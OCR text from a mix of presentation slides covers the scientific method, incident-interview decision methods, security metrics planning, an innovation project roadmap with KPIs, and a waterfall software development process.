
2 HYPOTHESIS
Make an educated guess at your question's answer.

3 EXPERIMENT
Make a plan & test your hypothesis.

4 DATA
Record your experiment's results and your observations.

5 ANALYZE
Review and draw conclusions.

6 REPORT
Explain your results and whether your hypothesis was correct.



Incident
From which you build

Timeline
1:00 2:00 3:00 4:00

Decision 1

Decision 2

Decision 3

Initial

Goals
Expectancies
Cues

Look for Cues

Hypothetical

Expert-Novice Contrast

Sweep One:
Incident identification and selection

Sweep Two:
Timeline verification (may be in days)

Decision point identification

Sweep three:
Progressive deepening

Sweep Four:
What if queries
Expert-Novice differences

1. What is the question we are trying to answer?

1. What is the question we are trying to answer?
2. What data will show us the answer?

1. What is the question we are trying to answer?
2. What data will show us the answer?
3. How do we gather that data?

1. What is the question we are trying to answer?
2. What data will show us the answer?
3. How do we gather that data?
4. How do we present our findings?

Are we secure?

METRICS REDUCE UNCERTAINTY


USE METRICS TO MAKE THE PROBLEM REAL

EXPLAIN THE SOLUTION

PLAN

Promote, Protect and Prioritise your Innovation Project.

LOW RISK | MED RISK | HIGH RISK



2017 JAN | APR | JUL | OCT | 2018 JAN | APR | JUL | OCT


Most Risky Phase

Moving to BAU

PHASE	FORMING	STORMING	NORMING	PERFORMING
KPI: EXPERIMENTS	7	10	15	15
KPI: INNOVATIONS INTO REAL LIFE		2	4	8
THEMES	BLUE SKY "New Platform"	PUBLIC SERVICE MVP New Platform	Total Immersion Experience New Platform → BAU	TBC New Platform → BAU
THREATS	! LEGACY SEASONAL PROJECTS OLD PLATFORM EMERGENCIES	EMERGENCIES STRESS in New M.O.	! New Unit becomes a "SILO" EMERGENCIES	NEW UNIT becomes A SILO

This will relieve lots of Organisational stress

This must be managed carefully.



Model we will follow

Based on consultation with customer & in-depth system study, the SRS* document is prepared

Detailed design solutions are worked out. TSD and WFD documents created based on SRS document.

Coding is done based on base lined TSD, WFD, & SRS. Unit testing is done at completion of each unit.

Product testing will be done at this stage by Quality Control (QC) based on the test plan & test cases.


The product will be released to the client after the bug fixing & successful verification by the QC team.

Post production and support is provided on the project for a period of 12 months.

Source: Project Report Themed Set

© All-PPT-Templates.com

Project Benefits



PROJECT BENEFITS

Tangible Benefits

